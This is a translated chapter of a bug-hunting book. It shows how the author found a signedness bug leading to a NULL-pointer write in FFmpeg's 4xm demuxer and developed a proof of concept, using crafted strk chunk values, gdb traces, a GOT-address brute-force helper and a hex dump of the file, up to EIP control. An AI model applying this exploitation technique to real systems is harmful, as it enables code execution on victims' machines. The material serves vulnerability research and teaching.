[4] 见 Sun 公司的《STREAMS 编程指南》（*STREAMS Programming Guide*），可从以下网址下载：http://download.oracle.com/docs/cd/E19504-01/802-5893/802-5893.pdf（短址为 http://bit.ly/ z0XAVb）。

[5] 使用源代码浏览工具 OpenGrok 查阅 OpenSolaris 源代码：http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/sys/stream.h?r=4823%3A7c9aaea16585（短址为 http://bit.ly/zJGP7D）。

[6] 使用源代码浏览工具 OpenGrok 查阅 OpenSolaris 源代码：http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/sys/stream.h?r=4823%3A7c9aaea16585（短址为 http://bit.ly/zJGP7D）。

[7] 使用源代码浏览工具 OpenGrok 查阅 OpenSolaris 源代码：http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip_if.c?r=5240%3Ae7599510dd03（短址为 http://bit.ly/wTxGWn）。

[8] 官方的《Solaris Modular Debugger 指南》可从以下网址得到：http://docs.oracle.com/cd/E19253-01/816-5041/（短址为 http://bit.ly/LmlZLI）。

[9] 更多的信息，参考 twiz 和 sgrakkyu 的论文“Attacking the Core: Kernel Exploiting Notes”，可从以下网址得到：http://www.phrack.com/issues.html?issue=64&id=6（短址为 http://bit.ly/ y58rNC）。

[10] 关于 Solaris 进程虚拟地址空间的更多信息见 http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/i86pc/os/startup.c?r=10942:eaa343de0d06（短址为 http://bit.ly/xrvJbm）。

[11] 使用源代码浏览工具 OpenGrok 查阅 OpenSolaris 源代码：http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/os/putnext.c?r=0%3A68f95e015346（短址为 http://bit.ly/xZjyNm）。

[12] 见 http://www.trapkit.de/books/bhd/（短址为 http://bit.ly/yZX6td）。

[13] Sun 提供的补丁可从以下网址得到：http://cvs.opensolaris.org/source/diff/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip_if.c?r1=/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip_if.c@5240&r2=/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip_if.c@5335&format=s&full=0（短址为 http://bit.ly/xg8TeR）。

[14] 我详细描述这个 Solaris 内核漏洞细节的安全报告可从以下网址得到：http://www.trapkit.de/advisories/TKADV2008-015.txt（短址为 http://bit.ly/ymNVc8）。

4

空指针万岁

2009 年 1 月 24 日，星期六

今天我发现了一个非常“完美”的 bug：一个导致空指针解引用的类型转换漏洞（见 A.2 节）。通常情况下这不是个大问题，因为这个 bug 影响了一个用户空间库，这往往意味着在最坏情况下，它会使一个用户空间应用程序崩溃。但是这个 bug 和一般用户空间的空指针解引用不同，它可能被利用来执行任意代码。

这个漏洞影响 FFmpeg 的多媒体库。很多流行的软件项目使用这个库，包括 Google Chrome、VLC 媒体播放器、MPlayer 和 Xine 等。也有传言说 YouTube 用 FFmpeg 作为后台转换软件。[1]

还有其他可利用的用户空间空指针解引用的例子，见 Mark Dowd 的 MacGyver exploit for Flash（http://blogs.iss.net/archive/flash.html，短址为 http://bit.ly/k3JmcM），或者 Justin Schuh 的 Firefox bug（http://blogs.iss.net/archive/cve-2008-0017.html，短址为 http://bit.ly/J6V5nJ）。

4.1 发现漏洞

我发现这个漏洞的步骤如下。

- 第一步：列出 FFmpeg 的解复用器。
- 第二步：识别输入数据。
- 第三步：跟踪输入数据。

4.1.1 第一步：列出 FFmpeg 的解复用器

从 FFmpeg 的 SVN 仓库取得最新版本源代码之后，生成它包含的 `libavformat` 库中可用的解复用器列表（见图 4-1）。我注意到 FFmpeg 把大部分解复用器分成目录 libavformat/下的一个个不同的 C 文件。




图 4-1 FFmpeg `libavformat` 库中的解复用器

注意 FFmpeg 的开发已经移到 Git 仓库[2]，这个 SVN 仓库不再更新。现在这个漏洞版本的源代码（SVN-r16556）可以从本书的网站下载。[3]

4.1.2 第二步：识别输入数据

接下来我尝试识别解复用器处理的输入数据。读源代码的时候，我发现大部分解复用器都声明了一个叫做 `demuxername_read_header()`的函数，这个函数通常都有一个 `AVFormatContext` 类型的参数。函数声明并初始化了一个指针，就像下面这样：

```
[..]
ByteIOContext *pb = s->pb;
[..]
```

很多不同的 `get_something` 函数（例如，`get_le32()`，`get_buffer()`）和专用的宏（例如，`AV_RL32`，`AV_RL16`）用于提取 `pb` 指向的部分数据。这时，我非常确定 `pb` 就是指向所处理媒体文件输入数据的指针。

4.1.3 第三步：跟踪输入数据

我决定在源代码级别跟踪每一个解复用器的输入数据来寻找 bug。从列表中的第一个解复用器 4xm.c 开始。当开始检查 4X 电影文件格式[4]的解复用器时，我发现了下面列出的这个漏洞。

源代码文件 libavformat/4xm.c

函数 fourxm_read_header()

```
 [..]
 93 static int fourxm_read_header(AVFormatContext *s,
 94                               AVFormatParameters *ap)
 95 {
 96   ByteIOContext *pb = s->pb;
 ..
101   unsigned char *header;
 ..
103   int current_track = -1;
 ..
106   fourxm->track_count = 0;
107   fourxm->tracks = NULL;
 ..
120    /* allocate space for the header and load the whole thing */
121    header = av_malloc(header_size);
122    if (!header)
123        return AVERROR(ENOMEM);
124    if (get_buffer(pb, header, header_size) != header_size)
125        return AVERROR(EIO);
 ..
160   } else if (fourcc_tag == strk_TAG) {
161       /* check that there is enough data */
162       if (size != strk_SIZE) {
163           av_free(header);
164           return AVERROR_INVALIDDATA;
165       }
166       current_track = AV_RL32(&header[i + 8]);
167       if (current_track + 1 > fourxm->track_count) {
168          fourxm->track_count = current_track + 1;
169          if((unsigned)fourxm->track_count >= UINT_MAX / sizeof(AudioTrack))
170            return -1;
171          fourxm->tracks = av_realloc(fourxm->tracks,
172              fourxm->track_count * sizeof(AudioTrack));
173          if (!fourxm->tracks) {
174            av_free(header);
175            return AVERROR(ENOMEM);
176          }
177       }
178       fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
179       fourxm->tracks[current_track].channels = AV_RL32(&header[i + 36]);
180       fourxm->tracks[current_track].sample_rate = AV_RL32(&header[i + 40]);
181       fourxm->tracks[current_track].bits = AV_RL32(&header[i + 44]);
[..]
```

第 124 行，函数 get_buffer()从所处理的媒体文件复制输入数据到 header 指向的堆缓冲区（见第 101 行和第 121 行）。如果媒体文件包含所谓的 strk 块（见第 160 行），第 166 行的 AV_RL32()宏从数据头中读取一个无符号整型值并保存到有符号整型变量 current_track 中（见第 103 行）。这个来自媒体文件、由用户控制的无符号整型数转换成一个有符号整型数时会导致一个类型转换 bug！我来了精神，继续研究代码，想到可能有重要发现，不觉兴奋起来。

第 167 行的 if 语句检查了用户控制值 current_track + 1 是否大于 fourxm->track_count。有符号整型变量 fourxm->track_count 初始化为 0 （见第 106 行）。赋给 current_track 一个大于等于 0x80000000 的值会让它的符号变化，使得 current_track 被解释成一个负数（从 A.3 节中可以找到原因）。如果 current_track 解释为负数，第 167 行的 if 语句将会总是返回 FALSE（因为有符号整型变量 fourxm->track_count 的值是 0），第 171 行的缓冲区分配就永远不会执行。显然，把那个无符号整数的用户控制值转换为一个有符号整数不是个好主意。

因为 fourxm->tracks 初始化为 NULL（见第 107 行），第 171 行不会执行，第 178 行至第 181 行的写操作导致了 4 个空指针解引用。因为空指针基于用户控制值 current_track 解引用，用户控制数据可能被写到范围很大的一段内存中的任何位置。

注意 也许你觉得严格意义上这不能叫做空指针“解引用”，因为我并没有真正解引用一个空指针，而是解引用一个不存在的结构体，该结构体位于从 NULL 开始偏移量为用户控制值的位置。最终，这取决于你如何定义空指针解引用这一术语。

图 4-2 显示了 FFmpeg 的期望行为，如下所示。

(1) fourxm->tracks 初始化为 NULL（见第 107 行）。

(2) 如果处理的媒体文件包含一个 strk 块，从块的用户控制数据里取出 current_track 的值（见第 166 行）。

(3) 如果 current_track + 1 的值大于 0，分配一个堆缓冲区。

(4) 分配 fourxm->tracks 指向的堆缓冲区（见第 171 行和第 172 行）。

(5) 媒体文件的数据复制到堆缓冲区，以 current_track 作为缓冲区数组的下

标（见第 178 行至第 181 行）。

(6) 发生这种情况时，就没有安全问题。




图 4-2　FFmpeg 正常运行时的期望行为

图 4-3 显示当这一 bug 对 FFmpeg 造成影响时发生了什么，如下所示。




图 4-3　FFmpeg 导致内存数据损坏的非期望行为

(1) `fourxm->tracks` 初始化为 `NULL`（见第 107 行）。

(2) 如果处理的媒体文件包含一个 `strk` 块，从块的用户控制数据里取出 `current_track` 的值（见第 166 行）。

(3) 如果 `current_track + 1` 的值小于 0，不分配堆缓冲区。

(4) fourxm->tracks 仍指向 NULL 内存地址。

(5) 结果空指针基于用户控制值 current_track 解引用时，4 个 32 位用户控制值赋给了解引用的位置（见第 178 行至第 181 行）。

(6) 4 个用户控制的内存位置分别被 4 个用户控制的数据字节覆写。

多么“完美”的一个 bug！

4.2 漏洞利用

为了利用这个漏洞，我执行了以下步骤。

这个漏洞影响了所有 FFmpeg 支持的操作系统平台。这一章我使用的平台是 32 位 Ubuntu Linux 9.04（默认安装）。

- 第一步：找一个带有有效 strk 块的 4X 样例电影文件。
- 第二步：了解这个 strk 块的布局。
- 第三步：修改这个 strk 块以使 FFmpeg 崩溃。
- 第四步：修改这个 strk 块以控制 EIP。

有几种利用这个文件格式 bug 的方法。可以重新做一个格式正确的文件，或者修改一个已经存在的文件。我选择后一种方法。在网站 http://samples.mplayerhq.hu/上搜索一个适合测试这一漏洞的 4X 电影文件。可以自己做一个文件，但是下载一个现成的文件又快又方便。

4.2.1 第一步：找一个带有有效 strk 块的 4X 样例电影文件

用以下命令从 http://samples.mplayerhq.hu/得到一个样例文件。

```
linux$ wget -q http://samples.mplayerhq.hu/game-formats/4xm/                →
TimeGatep01s01n01a02_2.4xm
```

文件下载之后，我把它重命名为 original.4xm。

4.2.2 第二步：了解这个 strk 块的布局

按照 4X 电影文件格式的描述，一个 strk 块有以下结构：

```
bytes 0-3    fourcc: 'strk'
bytes 4-7    length of strk structure (40 or 0x28 bytes)
bytes 8-11   track number
bytes 12-15  audio type: 0 = PCM, 1 = 4X IMA ADPCM
bytes 16-35  unknown
bytes 36-39  number of audio channels
```

```
bytes 40-43  audio sample rate
bytes 44-47  audio sample resolution (8 or 16 bits)
```

下载的样例文件的 strk 块从文件偏移 0x1a6 处开始，如图 4-4 所示。




图 4-4　下载的 4X 样例电影文件的 strk 块。图中的数字在表 4-1 中提及

表 4-1 描述了图 4-4 显示的 strk 块布局。

表4-1　图4-4显示的strk块布局构成

引用编号	数据头偏移	描　述
(1)	&header[i]	四字符代码strk
(2)	&header[i+4]	strk结构的大小（0x28字节）
(3)	&header[i+8]	track number（这是FFmpeg源代码里的current_track变量）
(4)	&header[i+12]	audio type（这就是写入第一处内存解引用的值）

为了利用这个漏洞，我知道需要设置&header[i+8]处的 track number 值（对应 FFmpeg 源代码里的 current_track 变量）和&header[i+12]处的 audio type 值。如果正确设置了数值，audio type 的值会写到 NULL + track number 的内存位置，也就是 NULL + current_track 的值。

总的来说，FFmpeg 源代码里（近乎）随意的内存写操作如下。

```
[..]
178       fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
179       fourxm->tracks[current_track].channels = AV_RL32(&header[i + 36]);
180       fourxm->tracks[current_track].sample_rate = AV_RL32(&header[i + 40]);
181       fourxm->tracks[current_track].bits = AV_RL32(&header[i + 44]);
[..]
```

每一行对应下面这样的伪代码。

```
NULL[user_controlled_value].offset = user_controlled_data;
```

4.2.3 第三步：修改这个 strk 块以使 FFmpeg 崩溃

编译了 FFmpeg 带有漏洞的 16556 版本源代码之后，我尝试着把这个 4X 电影文件转换为 AVI 文件，以确认编译成功、FFmpeg 可以完美地工作。

编译 FFmpeg：

linux$ ./configure; make

这些命令将会编译两个不同的 FFmpeg 二进制版本：

- FFmpeg，不带调试符号的二进制程序
- FFmpeg_g，带有调试符号的二进制程序

```
linux$ ./ffmpeg_g -i original.4xm original.avi
FFmpeg version SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al.
  configuration:
  libavutil     49.12. 0 / 49.12. 0
  libavcodec    52.10. 0 / 52.10. 0
  libavformat   52.23. 1 / 52.23. 1
  libavdevice   52. 1. 0 / 52. 1. 0
  built on Jan 24 2009 02:30:50, gcc: 4.3.3
Input #0, 4xm, from 'original.4xm':
  Duration: 00:00:13.20, start: 0.000000, bitrate: 704 kb/s
    Stream #0.0: Video: 4xm, rgb565, 640x480, 15.00 tb(r)
    Stream #0.1: Audio: pcm_s16le, 22050 Hz, stereo, s16, 705 kb/s
Output #0, avi, to 'original.avi':
    Stream #0.0: Video: mpeg4, yuv420p, 640x480, q=2-31, 200 kb/s, 15.00 tb(c)
    Stream #0.1: Audio: mp2, 22050 Hz, stereo, s16, 64 kb/s
Stream mapping:
  Stream #0.0 -> #0.0
  Stream #0.1 -> #0.1
Press [q] to stop encoding
frame=   47 fps=  0 q=2.3 Lsize=     194kB time=3.08 bitrate= 515.3kbits/s
video:158kB audio:24kB global headers:0kB muxing overhead 6.715897%
```

接下来，我修改了样例文件的 strk 块中 track number 和 audio type 的数值。

如图 4-5 所示，我把 track number 的值改为 0xaaaaaaaa（1），audio type 的值改为 0xbbbbbbbb（2）。新文件命名为 poc1.4xm，然后尝试用 FFmpeg 来转换它（以下调试命令的描述见 B.4 节）。




图4-5 修改后的样例文件 strk 块。所做的改动已高亮显示并加框，标示的数字即上文提到的数字

```
linux$ gdb ./ffmpeg_g
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...

(gdb) set disassembly-flavor intel

(gdb) run -i poc1.4xm
Starting program: /home/tk/BHD/ffmpeg/ffmpeg_g -i poc1.4xm
FFmpeg version SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al.
  configuration:
  libavutil     49.12. 0 / 49.12. 0
  libavcodec    52.10. 0 / 52.10. 0
  libavformat   52.23. 1 / 52.23. 1
  libavdevice   52. 1. 0 / 52. 1. 0
  built on Jan 24 2009 02:30:50, gcc: 4.3.3

Program received signal SIGSEGV, Segmentation fault.
0x0809c89d in fourxm_read_header (s=0x8913330, ap=0xbf8b6c24) at
libavformat/4xm.c:178
178     fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
```

不出所料，FFmpeg 因段错误在源代码第 178 行崩溃。我在调试器中进一步分析 FFmpeg 进程，看看究竟是什么导致了崩溃。

```
(gdb) info registers
eax            0xbbbbbbbb       -1145324613
ecx            0x891c400        143770624
edx            0x0              0
ebx            0xaaaaaaaa       -1431655766
esp            0xbf8b6aa0       0xbf8b6aa0
ebp            0x55555548       0x55555548
esi            0x891c3c0        143770560
edi            0x891c340        143770432
eip            0x809c89d        0x809c89d <fourxm_read_header+509>
eflags         0x10207          [ CF PF IF RF ]
cs             0x73             115
ss             0x7b             123
ds             0x7b             123
es             0x7b             123
fs             0x0              0
gs             0x33             51
```

崩溃发生时，寄存器 EAX 和 EBX 填入了我输入的 audio type 值（0xbbbbbbbb）和 track number 值（0xaaaaaaaa）。接下来，我让调试器显示 FFmpeg 执行的最后一条指令。

```
(gdb) x/1i $eip
0x809c89d <fourxm_read_header+509>:    mov    DWORD PTR [edx+ebp*1+0x10],eax
```

如调试器输出所示，导致段错误的指令正试图将值 0xbbbbbbbb 写入基于我的 track number 计算得到的一个地址。

为了控制内存写操作，我需要知道写操作的目标地址是怎么计算出来的。从下面这段汇编代码里我找到了答案。

```
(gdb) x/7i $eip - 21
0x809c888 <fourxm_read_header+488>:    lea    ebp,[ebx+ebx*4]
0x809c88b <fourxm_read_header+491>:    mov    eax,DWORD PTR [esp+0x34]
0x809c88f <fourxm_read_header+495>:    mov    edx,DWORD PTR [esi+0x10]
0x809c892 <fourxm_read_header+498>:    mov    DWORD PTR [esp+0x28],ebp
0x809c896 <fourxm_read_header+502>:    shl    ebp,0x2
0x809c899 <fourxm_read_header+505>:    mov    eax,DWORD PTR [ecx+eax*1+0xc]
0x809c89d <fourxm_read_header+509>:    mov    DWORD PTR [edx+ebp*1+0x10],eax
```

这些指令对应下面的 C 源代码。

```
[..]
178       fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
[..]
```

表 4-2 解释了这些指令的结果。

表4-2　汇编指令及每条指令的结果清单

指　　令	结　　果
lea ebp,[ebx+ebx*4]	ebp = ebx + ebx * 4（EBX寄存器里存放的是用户定义的current_track值（0xaaaaaaaa））
mov eax,DWORD PTR [esp+0x34]	eax = array index i
mov edx,DWORD PTR [esi+0x10]	edx = fourxm->tracks
shl ebp,0x2	ebp = ebp << 2
mov eax,DWORD PRT [ecx+eax*1+0xc]	eax = AV_RL32(&header[I + 12]); 或 eax = ecx[eax + 0xc];
mov DWORD PTR [edx+ebp*1+0x10],eax	fourxm->tracks[current_track].adpcm = eax; or edx[ebp + 0x10] = eax;

因为 EBX 寄存器里的值是我提供给变量 current_track 的，EDX 寄存器里的值是 fourxm->tracks 这个空指针，上面这个计算可以表示为：

```
edx + ((ebx + ebx * 4) << 2) + 0x10 = destination address of the write operation
```

或者更简单的形式：

```
edx + (ebx * 20) + 0x10 = destination address of the write operation
```

我把值 0xaaaaaaaa 给了变量 current_track（EBX 寄存器），因此这个计算应该像下面这样：

```
NULL + (0xaaaaaaaa * 20) + 0x10 = 0x55555558
```

0x55555558 这个结果可由调试器确认：

```
(gdb) x/1x $edx+$ebp+0x10
0x55555558:    Cannot access memory at address 0x55555558
```

4.2.4　第四步：修改这个 strk 块以控制 EIP

这个漏洞让我可以用任何4字节值覆写几乎任意的内存地址。为了控制 FFmpeg 的执行流，我必须覆写一处能让我控制 EIP 寄存器的内存位置。我必须找到一个可靠的内存地址，它在 FFmpeg 的进程地址空间里是可预知的。这就排除了进程的所有栈地址空间。但是，Linux 使用的 ELF（Executable and Linkable Format）文件格式提供了一个近乎完美的目标：全局偏移量表（Global Offset Table，GOT）。FFmpeg 中使用的每一个库函数在 GOT 中都有一条引用。通过操控 GOT 入口，我可以轻易地控制程序的执行流（见 A.4节）。GOT 的好处是可预知，这正是我需要的。我可以通过覆写漏洞发生后调用的库函数 GOT 入口来控制 EIP。

那么，任意内存写操作（arbitrary memory write）之后会调用哪个库函数呢？要回答这个问题，我又看了看源代码。

源代码文件　libavformat/4xm.c

函数　fourxm_read_header()

```
[..]
184          /* allocate a new AVStream */
185          st = av_new_stream(s, current_track);
[..]
```

紧跟着那 4 处内存写操作之后，程序使用函数 av_new_stream()分配了一个新的 AVStream。

源代码文件 libavformat/utils.c

函数 av_new_stream()

```
[..]
2271 AVStream *av_new_stream(AVFormatContext *s, int id)
2272 {
2273     AVStream *st;
2274     int i;
2275
2276     if (s->nb_streams >= MAX_STREAMS)
2277         return NULL;
2278
2279     st = av_mallocz(sizeof(AVStream));
[..]
```

第2279行，调用了另一个名为av_mallocz()的函数。

源代码文件 libavutil/mem.c

函数 av_mallocz() 和 av_malloc()

```
[..]
43 void *av_malloc(unsigned int size)
44 {
45     void *ptr = NULL;
46 #ifdef CONFIG_MEMALIGN_HACK
47     long diff;
48 #endif
49
50     /* let's disallow possible ambiguous cases */
51     if(size > (INT_MAX-16) )
52         return NULL;
53
54 #ifdef CONFIG_MEMALIGN_HACK
55     ptr = malloc(size+16);
56     if(!ptr)
57         return ptr;
58     diff= ((-(long)ptr - 1)&15) + 1;
59     ptr = (char*)ptr + diff;
60     ((char*)ptr)[-1]= diff;
61 #elif defined (HAVE_POSIX_MEMALIGN)
62     posix_memalign(&ptr,16,size);
63 #elif defined (HAVE_MEMALIGN)
64     ptr = memalign(16,size);
[..]
135 void *av_mallocz(unsigned int size)
136 {
137     void *ptr = av_malloc(size);
138     if (ptr)
139         memset(ptr, 0, size);
140     return ptr;
141 }
[..]
```

第 137 行调用了函数 av_malloc()，av_malloc()在第 64 行调用 memalign()（其他的 ifdef 分支（第 54 行和第 61 行）在 Ubuntu Linux 9.04 平台上均未定义）。看到 memalign()函数我很兴奋，因为这正是我想找的：一个在漏洞触发后紧接着调用的库函数（见图 4-6）。




图 4-6　函数调用图，显示从漏洞函数到 memalign()的调用关系

这带来了下一个问题：在 FFmpeg 中 memalign()的 GOT 入口地址是什么？通过 objdump 我得到如下信息。

```
linux$ objdump -R ffmpeg_g | grep memalign
08560204 R_386_JUMP_SLOT    posix_memalign
```

因此我需要覆写的地址是 0x08560204。我要做的是计算出那个合适的 track number 值（current_track）。可以用以下两个方法中的任意一个来得到这个变量值：尝试通过计算得出，或者使用暴力方法。我选择容易的方法，写了以下程序。

代码清单 4-1　一个使用暴力方法找到 current_track 的合适值的辅助小程序（addr_brute_force.c）

```
01 #include <stdio.h>
02
03 // GOT entry address of memalign()
04 #define MEMALIGN_GOT_ADDR         0x08560204
05
06 // Min and max value for 'current_track'
07 #define SEARCH_START              0x80000000
08 #define SEARCH_END                0xFFFFFFFF
09
10 int
11 main (void)
12 {
13         unsigned int  a, b    = 0;
14
```

```
15        for (a = SEARCH_START; a < SEARCH_END; a++) {
16                b = (a * 20) + 0x10;
17                if (b == MEMALIGN_GOT_ADDR) {
18                      printf ("Value for 'current_track': %08x\n", a);
19                      return 0;
20                }
21        }
22
23        printf ("No valid value for 'current_track' found.\n");
24
25        return 1;
26 }
```

代码清单 4-1 中的程序使用暴力方法找到那个合适的 track number 值（current_track），用这个值来覆写第 4 行定义的 GOT 地址。这是通过尝试 current_track 所有可能值，直到计算结果（见第 16 行）匹配搜索到的 memalign()的 GOT 入口地址（见第 17 行）来完成的。为了触发这个漏洞，current_track 必须解释为一个负数，因此只考虑在 0x80000000 到 0xffffffff 范围内的值（见第 15 行）。

示范：

```
linux$ gcc -o addr_brute_force addr_brute_force.c
linux$ ./addr_brute_force
Value for 'current_track': 8d378019
```

然后我调整了样例文件，并把它重命名为 poc2.4xm。

我唯一改变的就是 track number 的值（见图 4-7 中的（1））。现在，它和我用辅助小程序得到的值相符了。

```
                                                              (1)
000001a0h: 32 2E 77 61 76 00 73 74 72 6B 28 00 00 00 19 80 ; 2.wav.strk(....€
000001b0h: 37 8D BB BB BB BB 00 00 04 00 D1 07 00 00 2F 00 ; 7 »»»»....Ñ.../.
```

图 4-7　调整过 track number（current_track）值之后文件 poc2.4xm 的 strk 块

然后在调试器中测试这个新的 POC 文件（以下调试命令的描述见 B.4 节）。

```
linux$ gdb -q ./ffmpeg_g

(gdb) run -i poc2.4xm
Starting program: /home/tk/BHD/ffmpeg/ffmpeg_g -i poc2.4xm
FFmpeg version SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al.
  configuration:
  libavutil     49.12. 0 / 49.12. 0
  libavcodec    52.10. 0 / 52.10. 0
  libavformat   52.23. 1 / 52.23. 1
  libavdevice   52. 1. 0 / 52. 1. 0
```

```
  built on Jan 24 2009 02:30:50, gcc: 4.3.3

Program received signal SIGSEGV, Segmentation fault.
0xbbbbbbbb in ?? ()

(gdb) info registers
eax            0xbfc1ddd0     -1077813808
ecx            0x9f69400      167154688
edx            0x9f60330      167117616
ebx            0x0            0
esp            0xbfc1ddac     0xbfc1ddac
ebp            0x85601f4      0x85601f4
esi            0x164          356
edi            0x9f60330      167117616
eip            0xbbbbbbbb     0xbbbbbbbb
eflags         0x10293        [ CF AF SF IF RF ]
cs             0x73           115
ss             0x7b           123
ds             0x7b           123
es             0x7b           123
fs             0x0            0
gs             0x33           51
```

看！完全控制了 EIP。能够控制指令指针之后，我针对这个漏洞开发了一个利用程序。用 VLC 多媒体播放器作为注入向量，因为它使用了 FFmpeg 带有这个漏洞的版本。

前面几章已经提及，德国的法律不允许我提供一个完整可工作的漏洞利用程序，但是你可以在本书的网站上观看我录制的一个视频片段，其中演示了实际的漏洞利用操作。[5]

图 4-8 总结了我利用这个漏洞的步骤。下面剖析图中展示的 bug。




图 4-8　图解我是如何利用这个 FFmpeg bug 的

(1) 内存写操作的目标地址是由 current_track 作为一个索引（NULL + current_track + 偏移值）计算出的。current_track 的值来自 4xm 媒体文件的用户控制数据。

